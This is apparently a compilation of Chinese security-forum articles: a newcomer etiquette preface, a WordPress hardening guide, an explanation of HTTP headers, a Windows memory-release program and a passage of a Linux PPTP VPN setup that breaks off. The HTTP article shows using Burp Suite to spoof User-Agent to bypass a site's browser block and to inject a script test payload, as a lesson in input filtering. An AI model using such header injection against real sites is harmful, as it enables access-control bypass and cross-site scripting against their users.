在绿色兵团中，当提出一个技术问题时，你能得到怎样的回答？这取决于挖出答案的难度，同样取决于你提问的方法。希望这篇文章帮助你提高发问技巧，以获取你最想要的答案。

首先要说明的是，绿色兵团的各位成员愿意回答、讨论各类有关于计算机、网络安全的问题，尤其是能够激发思维、能让很多成员都参与讨论的好问题，如果是这样，各位成员会对你感激不尽。好问题是激励、是厚礼，可以提高我们的理解力，而且通常会暴露我们以前从没意识到或者思考过的问题。对我们而言，“问得好！”是发自内心的大力称赞。

我们不想掩饰对这样一些人的蔑视——他们不愿思考，或者在发问前不去完成他们应该做的事。

这种人只会谋杀时间——他们只愿索取，不愿付出，无端消耗我们的时间，而我们本可以把时间用在更有趣的问题或者更值得回答的人身上。

为了你的问题能够有满意的答案，请仔细阅读——绿色兵团 » 新兵训练营置顶帖 » 《提问的智慧》

面对已经流传远大的该文，若是谁说没看过不懂，那我们只能异口同声的说，新人！

对于学习的态度与方式，还可以去看另一篇置顶文章《写给所有新手：一点学习方法总结》

我只想说，当年的黑客也没几个师傅，现在让你们百度就觉得被藐视。我 TM 还觉得被“黑客菜鸟”问这种问题是侮辱呢。

第一百个新人来说“请不要让我百度”，我还是会第一百零一次的问他，你百度过了吗？百度是一种精神，不是一种答案。你是希望走你前辈走过的路呢，还是希望黑客前辈直接告诉你答案？这就好比是登山，你觉得坐缆车既快又省力气，但是你锻炼不了自己，自然也成就不了自己。

我们提倡的是思维的火花，不是电脑诊所的解答。请新人不要借着“百度是不真诚”的借口放纵自己。毕竟，你们若连三次握手都不懂，系统账户与权限也分部清，你叫别人情何以堪？

“黑客们有一个共同的特点，那就是拥有强烈的好奇心，他们有时甚至达到痴迷的地步。黑客不仅以自己开发程序的能力而自豪，并且还以能够破解别人编制的程序或系统为荣。”

黑客精神崇尚的教条——

1. 没有任何人必须一再的解决同一个问题。
 2. 态度并非不等效于能力。
 3. 帮忙 test 和 debug 免费的软件。
 4. 公布有用的资讯。
 5. 帮忙维持一些简单的工作。
 6. 为黑客文化而努力。
 7. 解决问题比绕过问题更可取
 8. 一个人犯了错误, 他一定会再犯
 9. 流行和主流的观点往往都是错的
 10. 知识贡献, 知识分享! 有分享才有收获
 11. 创造出免费软件或免费破解软件与大家分享
 12. 遇到难题永不退缩即使是不吃不喝不睡也要把问题决绝为止(这也是为什么上海 6 岁小孩能造出惊人的蠕虫病毒)
 13. 捍卫使命. 单个人. 单位. 甚至国家网络安全
- 冷静一下吧, 没有谁是能一步登天的。

WordPress 安全多重奏

作者：秋天一棵树

作为目前全球用户范围最多的博客程序，WordPress 在独立博客用户中广受青睐。同时也正因为用户众多，导致也很容易受到攻击。WordPress 安全多重奏就此开始。

一重奏，数据库安全

首先是数据库备份，虽然现在大多数服务器空间都有同步及异步备份，但为了防止意外情况的发生，定期将数据库本分到本地仍然是最保险的一种做法。在 WP 下可以借助 [WordPress Database Backup](#) 插件轻松实现，用户可以选择 WordPress Database Backup 提供的备份周期（包括每小时、每天、每星期、每月等周期）进行资料备份。备份过后即使数据库被破坏，我们也可以用备份资料来还原数据库。在启用之前别忘了确认你的服务器支持 mail() 函数可以往外发送邮件。

其次是修改默认 SQL 数据库前缀。如果你的 WP 还没有安装，那么在 wp-config.php 中修改语句“\$table_prefix = 'wp_';”将“wp_”修改为你需要的前缀。如果已经安装过，首先备份数据库，然后到博客后台禁用全部插件，再到服务器后台的 phpmyadmin 中修改所有数据库表前缀。

修改方法：根据 WordPress 的 SQL 数据库表名称逐条执行类似如下命令，将其中的“isbase_”改为你需要的数据库表前缀：

```
ALTER TABLE wp_commentmeta RENAME TO isbase_commentmeta
ALTER TABLE wp_comments RENAME TO isbase_comments
ALTER TABLE wp_links RENAME TO isbase_links
.....
```

想省事的话可以用 WP Security Scan 插件来修改。

数据库中表前缀修改完毕之后，返回 wp-config.php 文件，修改语句“\$table_prefix = 'wp_';”，而后到 WP 后台恢复启用插件即可。

如果出现后台不能登录的情况，请到数据库中执行以下命令，将其中的“isbase_”改为你需要的数据库表前缀：

```
UPDATE newprefix_options SET option_name =
REPLACE(option_name, 'wp_user_roles', 'isbase_user_roles');
UPDATE newprefix_usermeta SET meta_key = REPLACE(meta_key, 'wp_', 'isbase_');
```

二重奏，管理员账号安全

WP 默认的管理员账号为 admin，可以新建一个非 admin 为用户名的管理员账号而后删除 admin 账号，或者给 admin 账号重命名。同时使用高强度密码，这一点在 WP 中会有密码强度提示，参考即可。

三重奏，设置文件 wp-config.php 安全

1，修改自定义安全密钥（加密 cookies），到 <https://api.wordpress.org/secret-key/1.1/> 生成随机安全密钥，替换默认密钥，防止入侵者通过 cookie 劫持访问后台管理界面。在 wp-config.php 中找到类似如下代码段，用打开页面中显示内容替换对应的 8 行“define”语句：

```
/**#@+
 * 身份密匙设定。
 *
 * 您可以随意写一些字符
 * 或者直接访问 {@link https://api.wordpress.org/secret-key/1.1/salt/WordPress.org 私钥生成服务}，
 * 任何修改都会导致 cookie 失效，所有用户必须重新登录。
 *
 * @since 2.6.0
 */
define('AUTH_KEY', 'put your unique phrase here');
define('SECURE_AUTH_KEY', 'put your unique phrase here');
define('LOGGED_IN_KEY', 'put your unique phrase here');
define('NONCE_KEY', 'put your unique phrase here');
define('AUTH_SALT', 'put your unique phrase here');
define('SECURE_AUTH_SALT', 'put your unique phrase here');
define('LOGGED_IN_SALT', 'put your unique phrase here');
define('NONCE_SALT', 'put your unique phrase here');
```

2，移动 wp-config.php，从 2.6 版本开始，WordPress 支持将设置文件放在安装文件的上一级目录中，如果在当前 WordPress 目录下没有发现 wp-config 文件，WordPress 会自动检查 wp-config 文件是否在其上层目录中。需要注意的是根据经验部分插件（如 WP-T-WAP）需要在安装目录读取 wp-config.php 文件，如果移动后出现不能正常使用的情况请及时移回。

3，锁定其他用户访问 wp-config.php，可以在 .htaccess 文件中插入以下代码实现。

```
<files wp-config.php>
Order deny,allow
deny from all
</files>
```

四重奏，WordPress 版本安全

首先自然是保持自己的程序版本最新，在后台多加关注新版本发布并加以操作即可。然后是隐藏 WordPress 版本信息，以免入侵者找出对应漏洞发起攻击。

在 WP2.5 及更新版本中，在当前主题目录下的 funtions.php 中加入以下代码段实现：

```
function wpbeginner_remove_version() {
    return '';
```

}

```
add_filter('the_generator', 'wpbeginner_remove_version');
```

五重奏，其他可以提高 WP 安全性的措施

删除不用的 WordPress 主题和插件；

为 WordPress 文件规定正确的文件许可权限；

限制搜索引擎对网站内容的索引范围。

HTTP 协议头攻击

作者：乱雪

就在上周，互联网发生一件重大事件，腾讯和 360 这两大用户量极广的公司之间发生了一场惊心动魄的激烈的冲突，至使腾讯一方做出决定——360 和 QQ 不兼容，如果用户机器上同时安装了 360 和 QQ，将导致 QQ 强行关闭。不仅如此，倘若使用 360 浏览器访问 QQ 空间，将会被阻止。不过，针对 360 浏览器访问 QQ 空间的问题网上很快出现了突破方法，也正是和本文所要讲的 User-Agent 有关。

User-Agent 是 HTTP 协议请求格式的一个头域。下面来简单了解下 HTTP 协议。以下是我对 `http://qzone.qq.com` 发出的一个 HTTP 请求，内容如下：

```
GET HTTP/1.1
Accept: application/x-shockwave-flash, image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocume
nt, application/xaml+xml, */*
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Host: qzone.qq.com
Connection: Keep-Alive
```

顶部由 GET 和 HTTP/1.1 组成，GET 代表请求动作的方法，表示向服务器请求一个资源；HTTP/1.1 代表使用的 HTTP 协议版本，现在绝大多数的浏览器都使用的是 1.1 版本。

第一个 Accept 消息头代表接受介质的类型，这里可以忽略不管；Accept-Language 消息头代表接受的语言种类，zh-cn 表示中文；Accept-Encoding 消息头表示接受编码的方式，这里使用了 gzip, deflate 压缩编码；User-Agent 消息头则是接下来将要讲到的；Host 消息头代表请求的主机，这里是 qzone.qq.com。Connection 消息头的值为 Keep-Alive 表示了浏览器与服务器保持连接。

向目标主机发送请求后会收到来自服务器的响应，由于这里不是本文重点，将不作介绍返回给浏览器的 HTTP 消息，如需要，请查阅相关文献。我们的重点是 User-Agent 消息头，注意后面跟的值似乎包含操作系统和浏览器的信息。是的，User-Agent 包含了客户端的浏览器和操作系统信息。

下面，来看一个典型的 WEB 访问过程如图 1：




图 1

当客户端的浏览器向服务器发送一个 HTTP 请求后，如果发送成功，服务器则响应这个请求。而刚才的例子中向 QQ 空间服务器发送了一条 HTTP 请求，请求的内容中包含了一些关键的信息，其中 User-Agent 中包含了来自客户端的浏览器信息，由于 360 浏览器有属于自己的 User-Agent（大多数浏览器都有属于自己的），QQ 空间服务器收到来自客户端的 HTTP 请求中如果包含 360 浏览器的 User-Agent 便可禁止用户其访问，这就是其中的原理，而网上流传的突破 360 浏览器访问 QQ 空间限制的最初方法正是修改 User-Agent。

我在本地的 PHP 环境中用一段 PHP 代码输出 User-Agent（如何搭建 PHP 环境在这里省略，详细请参考相关文档），文件 test.php，代码如下：

```
<?
    echo $_SERVER['HTTP_USER_AGENT'];
?>
```

然后用 IE 浏览器访问 <http://localhost/test.php>，得到的输出结果如下：

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)

再用 360 浏览器访问，得到的结果如下：

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; 360SE)

可以看出，360 输出的结果中，最后多出一项“360SE”，当 QQ 空间服务器程序接受到的请求中检测到 360SE 字样则禁止用户的访问了。

不过这里要注意，之后 360 浏览器似乎在浏览器选项——“其他”里默认勾选了“统一 IE 和 360 安全浏览器的 User Agent 标示”，如果勾选了它，得到的结果将和 IE 的一样，所以需要反选此选项才会得到以上的结果。

前面说了 HTTP 的请求内容是来自客户端，那么作为客户端，是可以随意改变请求的内容的。我们可以通过代理服务器的方式来改变请求内容。代理服务器是介于客户端和目的服务器之间的一台服务器，当客户端浏览器设置了代理服务器地址和端口后，浏览器首先将消息发送到代理服务器，然后由代理服务器向目的服务器发送 HTTP 请求的，代理服务器是通过客户端发送的 HTTP 消息中 HOST 消息头来确定将要发送到的目的服务器地址的。当目的服务器响应后并返回一个请求，请求也首先返回到代理服务器，然后由代理服务器将接受到请求转发给客户端浏览器。所以代理服务器在接受来自客户端的请求内容后是可以随意修改

消息内容的（事实上它的确对消息内容做了细微的修改）。其过程如图 2：




图 2

了解了代理服务器的运作方式后，我们完全可以自己搭建一台本地代理服务器来修改请求内容。这里所讲的本地代理服务器是指在本地运行一个代理服务器程序，然后将浏览器的代理 IP 设置成本机地址和指定的端口号，在访问网页发出 HTTP 请求时，代理服务器软件首先捕获请求，然后再将请求发送给目标服务器，在捕获到浏览器发送来的 HTTP 消息后，完全可以修改消息头内容后再提交给目标服务器。

这里将使用 WEB 安全工具中大名鼎鼎的 Burp-Suite 来实现本地代理服务器，在其官方网站 (<http://portswigger.net/burp/download.html>) 下载免费版本（单击 Download now）。因为 Burp-Suite 是基于 JAVA 平台的，所以需要安装 JRE（随光盘附带）。安装了 JRE 后，运行 Burp-Suite 目录下的 suite.bat，即可启动 Burp-Suite，程序界面如图 3：




图 3

运行后 Brup-Suite 默认使用的代理端口号是 8080，所以就不设置而直接使用。然后用 360 浏览器设置代理，选择 360 浏览器工具栏中的“代理服务器”——“代理服务器设置”，填入 127.0.0.1:8080 并确定。设置以后，再在“代理服务器”选项中勾选添加好的“127.0.0.1:8080”，此时本地代理服务器已经设置完毕。我们再来访问刚才的建立的 test.php，浏览器中输入 <http://localhost/test.php>，此时浏览器一直处于等待状态，无任何显示。而 Brup-Suite 却有反应了，选择“proxy”选项卡，就可以看到浏览器发送的请求内容了，如图 4：



图 4

这时可以修改消息的任何内容，我们将 User-Agent 可以修改成任何内容，比如将“360SE”字样删除（当时就可以通过此方法绕过 QQ 空间的访问限制）。但是如果我们提交一串跨站字符呢？我们将 User-Agent 冒号后的内容修改成 `<script>alert("test")</script>` 后按“forward”按钮，浏览器将弹出内容为“test”的显示，如图 5：



图 5

现在很多网站（比如论坛程序）会将客户端浏览器信息写入数据库，倘若某站点没有对

获得的 User-Agent (PHP 获得 User-Agent 的变量是: `$_SERVER['HTTP_USER_AGENT']`; ASP 获得 User-Agent 对象的方法是: `Request.ServerVariables("HTTP_USER_AGENT")`)

进行过滤而直接写入数据库并且显示在页面中,那么将存在一处攻击点。曾经动网论坛出现过一次 User-Agent 注入。

其实靠 User-Agent 来限制浏览器访问并达不到绝对效果的,因为 HTTP 请求的内容来自客户端,客户端是可以修改任何内容的。其次,在 WEB 安全编程中,应该严格过滤来自客户端数据,比如 GET、POST、Cookie、User-Agent,任何来自客户端的输入不能保证是安全的,可以采用白名单的方法来验证请求的数据,即“只允许提交某些内容,其余的均为不允许”,而不是使用黑名单方式——将带有威胁的内容——排除。比如上传漏洞中,用白名单方式过滤内容,只允许上传 .jpg 和 .gif,其余格式均不允许的;如果用黑名单方式,将 .asp、.php、.aspx 等后缀列入危险黑名单中时,可能会忽略掉其中一种格式,导致漏洞产生。

同时,因为代理服务器可以接受来自客户端和服务器之间的消息,并且可以随意修改其内容,也证明了代理服务器的不安全性,那么在选择代理服务器时应该警惕代理服务器是否安全的。

从内存释放软件的原理到虚拟内存

作者：乱雪

某日，群里某人提问如何实现内存释放功能，便引起了我的兴趣。从网上下载了一款内存释放软件进行逆向分析。由于逆向细节不符合本文主题，所以省略之。

逆向后发现，该程序核心部分——即内存释放功能，是调用了 `SetProcessWorkingSetSize()` 函数。此函数在 MSDN 描述如下：

“Sets the minimum and maximum working set sizes for the specified process”，中文意思是：设置进程的最大最小工作空间。此话什么意思？这里涉及到虚拟内存的概念，只要掌握到这个概念后，就能明白这句话的意思了。

虚拟内存，是现代操作系统中一个比较重要的概念。现在的物理内存大小（即内存条本身容量）已经不能满足应用软件的需求了。为了解决物理内存空间紧张的问题，便引入了虚拟内存的概念，将外部存储设备用来当作内存的一部分，通常用的是硬盘。

一个程序运行时，其实并不是所有代码都在内存中，有一部分暂时不执行的代码将会存入硬盘中，并以“页”为单位存储，留下重要部分在内存中执行。操作系统已经将内存分割成一块一块的装入或者换出内存了，这个叫“分页”，换出和装入是以“页”为单位进行的。可以这样理解“页”，一个练习小子的小字本每页有若干个方格子，但是每页的格子数是一样的。在 Windows 系统中，每页的大小默认是 4KB，有若干“页”。但是页面的装入和换出是 CPU 和硬盘之间的操作，大家都知道 CPU 直接读取硬盘的操作是非常慢的，所以装入页面时也会较慢，为了不频繁装入和换出，操作系统需要一系列的算法进行调度，关于此细节比较复杂，不作叙述。

大家应该有过这样的经验，当在一台配置不是很高的机器上打游戏时，将游戏从全屏缩小后继续恢复全屏，会有一小段时间的卡死状态，而且某些游戏缩小后就没有了背景音乐。这两点很好解释，其实游戏缩小时，已经将不需要执行的代码换出到硬盘空间中了，所以有些游戏缩小后听不见背景音乐；而重新恢复到游戏状态时，需要将那些换出的代码再次装入内存，前面说了，CPU 和硬盘交互是很慢的，便出现了暂时性的缓慢状态。我们可以做个实验来观察一下 Windows 的这个机制。我以写本稿的 WORD 为例，在缩小前，它的内存占用约 47M，如图 1：



图 1

我将 WORD 缩小后，再观察它的内存大小，如图 2，一下就变来只有 1M 多了：




图 2

其余的哪里去了？便正是交换到硬盘空间里了。这便是程序的后台运行。

所以，我们可以得出这样的结论，减少程序内存占用的大小，可以让它把不必要的代码交换到硬盘空间里，只将运行该程序的关键代码留在内存中，但是一旦程序激活，它们又将会换入内存。而 `SetProcessWorkingSetSize()` 函数正是这样的功能，应该明白了“设置进程的最大最小工作空间”这句话了吧？就是设置进程占用内存的空间大小。

这个函数的原型如下，以下涉及到写代码部分，倘若看不懂，可以略过代码，我会写下思路。

```
BOOL SetProcessWorkingSetSize(  
HANDLE hProcess,  
SIZE_T dwMinimumWorkingSetSize,  
SIZE_T dwMaximumWorkingSetSize  
);
```

一个个来解释参数，第一个参数 `hProcess`，它的类型是 `HANDLE`，即指定一个进程的句柄；第二个参数 `dwMinimumWorkingSetSize` 和第三个参数 `dwMaximumWorkingSetSize` 分别是设置程序运行空间的最小和最大空间。我们再仔细看 MSDN，有这样一句话 “If both `dwMinimumWorkingSetSize` and `dwMaximumWorkingSetSize` have the value `(SIZE_T) - 1`, the function removes as many pages as possible from the working set of the specified process.”，大概中文意思是如果将 `dwMinimumWorkingSetSize` 和 `dwMaximumWorkingSetSize` 设置成 -1，就保留必要的一部分代码，其余的交换出去。这正是我们需要的。

了解了这个函数后，我们来编写一个程序，程序的功能就是将指定进程的内存释放出去。代码如下：

```
#include <stdio.h>  
#include <windows.h>  
#include <tlhelp32.h>  
  
/////////////////////////////////  
/////by : 乱雪  
/////email: lx#shellcodes.org  
/////功能: SetProcessWorkingSetSize 函数演示  
/////////////////////////////////  
int main()  
{  
//定义一个 PROCESSENTRY32 结构体，并填充结构的大小  
PROCESSENTRY32 pentry = {sizeof(pentry)};  
//用 CreateToolhelp32Snapshot 建立一个进程快照  
HANDLE hPSnap =CreateToolhelp32Snapshot (TH32CS_SNAPPROCESS, 0);  
//得到首个进程  
BOOL bMore = Process32First(hPSnap, &pentry);  
  
//循环搜索所有进程，找到 WINWORD.exe 这个进程
```

```
while(bMore)
{
    if(strcmp("WINWORD.EXE",pentry.szExeFile) == 0)
    {
        //如果找到，就用 OpenProcess 获得它的句柄
        // 根据 MSDN 对 SetProcessWorkingSetSize 的描述，进程必须有
        PROCESS_SET_QUOTA 权限
        HANDLE hProcess = OpenProcess(PROCESS_SET_QUOTA,
                                       FALSE,
                                       pentry.th32ProcessID);

        //hProcess 不为空就表明获得了句柄值
        if(hProcess != NULL)
        {
            //调用 SetProcessWorkingSetSize 函数
            SetProcessWorkingSetSize(hProcess, -1, -1);
            CloseHandle(hProcess);
        }
        else
            break;
    }
    bMore = Process32Next(hPSnap, &pentry); //获得下一个进程
}
CloseHandle(hPSnap); //关闭句柄
return 0;
}
```

以上代码在 VC6.0 编译通过。还是以写本稿的 WORD 进程 WINWORD.EXE 为例子，编译程序后，我们先看该进程在任务管理器中所显示的内存占用大小，如图 3：




图 3

然后运行刚才编译好的程序，内存占用大小瞬间减下去了，如图 4:




图 4

这个程序的思路是，首先使用 CreateToolhelp32Snapshot 函数建立一个进程快照，然

后 Process32First 函数获得第一个进程，接着再用一个循环进行搜索，只要还有进程存在，就一直搜索直到最后一个，每循环一次，就判断当前进程是不是我们需要搜索的那个，如果是，就调用 SetProcessWorkingSetSize 函数；否则就继续循环到下一个进程。

在这里大概讲述了一下虚拟内存的概念，相信大家应该对内存释放软件有了一个大概的了解了，将部分不需要的页面换出去是可以腾出一些内存空间给其他新进程使用，但频繁交换页面，会影响系统速度，因为前面说了，CPU 和硬盘之间交互操作是很慢的。并且 Windows 本身就有了这个功能，当你将应用程序缩小时，已经把部分不重要的代码交换出去，留下关键代码在内存中执行。

其实内存管理、进程这些的内容远远不止本文所述，涉及到操作系统原理，较为复杂，本文只是给了一个合理的描述，起到一个引导性的作用，倘若有读者对操作系统原理感兴趣的，在此推荐一些书：《深入理解计算机系统》、《操作系统精髓与设计原理》、《深入解析 Windows 操作系统》、《Windows 内核原与实现》。至于 Linux 内核方面的，个人觉得大部分都还不错，大家可以适当阅读。当然看这些书除了需要金钱上的代价，还需要基本功的。

Linux 环境搭建 VPN 服务

作者：CN.HK

这是一篇没有多少技术含量的文章，我的本意是希望能通过这篇文章可以让大家（初学者）更加深入的理解 or 掌握 VPN 的工作原理和在 Linux 系统中的搭建方法。

简介篇：

首先 VPN 的英文全称是 Virtual Private Network 即：虚拟专用网络。

那么它的原理和应用功能是什么呢？

VPN 的原理(您可以这样理解)：简单通俗的讲就是在庞大混乱的公有网络中建立的一个私有专用的网络隧道，它是基于现有网络而建立的。

VPN 的应用：代理、安全认证、数据加密、虚拟专用化。

更多的关于 VPN 的资料大家很容易在网络或书籍中找到，这里就不多叙述。

实战篇：

本文实验环境：一台 VPS (Ubuntu10.04 server 版)、root 权限的用户(必须)、VI 编辑器、终端系统环境为 windows XP。

1、安装 pppd (点对点协议支持)、pptp(点对点隧道协议) 和 iptables (防火墙)。

安装命令：`apt-get install ppp pptpd iptables`

2、安装完成后 手动创建设备节点(如果已经创建则不需要)，然后设置内核转发数据包(默认是禁止的)。

命令：

2.1、`root@labs:~# mknod /dev/ppp c 108 0` //建立设备节。

2.2、`root@labs:~# echo 1 > /proc/sys/net/ipv4/ip_forward` //设置内核数据包转发开关。

因为/proc 目录内的内容是存在于内存中的，所以系统重启后会将之前对该目录内的设置自动恢复为默认的状态。

解决办法：我们可以在系统的启动时执行的脚本中添加这两条命令语句 已达到不必每次重启都要重新手动设置的功能。

2.3、打开/etc/rc.local 文件，将以上(2.1 和 2.2) 两条命令添加到文件中“exit 0”命令之前保存退出(见下图)。

```
#!/bin/sh -e
#
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.
mknod /dev/ppp c 108 0
echo 1 > /proc/sys/net/ipv4/ip_forward
